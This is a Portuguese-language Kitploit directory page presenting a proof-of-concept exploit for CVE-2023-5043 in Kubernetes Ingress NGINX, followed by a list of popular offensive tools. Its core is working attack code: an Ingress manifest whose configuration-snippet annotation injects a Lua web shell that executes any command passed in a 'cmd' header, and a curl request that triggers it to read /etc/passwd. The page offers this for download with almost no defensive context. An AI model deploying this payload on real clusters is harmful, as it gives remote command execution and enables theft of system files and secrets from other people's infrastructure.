
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-5043 — Prova de conceito de exploit para CVE-2023-5043, demonstrando execução arbitrária de comandos via injeção de anotação no Ingress NGINX no Kubernetes, com acionador de RCE baseado em curl. | Kitploit
Ferramentas/GitHubGitHub/r0binak/cve-2023-5043
Segurança de ContêineresAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança na NuvemConfiguração Incorreta
GitHubr0binak/cve-2023-5043

CVE-2023-5043

Prova de conceito de exploit para CVE-2023-5043, demonstrando execução arbitrária de comandos via injeção de anotação no Ingress NGINX no Kubernetes, com acionador de RCE baseado em curl.

Ver Repositório
134há 2 anosAinda não revisado
Compartilhar

CVE-2023-5043

Injeção de anotação no Ingress nginx causa execução arbitrária de comandos

  1. Crie um Ingress (pode ser criado sem Service e Pod)
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "robinak"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /robinak/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar = rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
  rules:
  - host: robinak.me
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: exploit
            port:
              number: 80
  1. Faça a requisição especificando o endereço público do seu controlador Ingress NGINX:
curl -v -H 'Host: robinak.me' -H "cmd: cat /etc/passwd" http://IP/robinak/

  1. Obteve RCE 1cveed
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






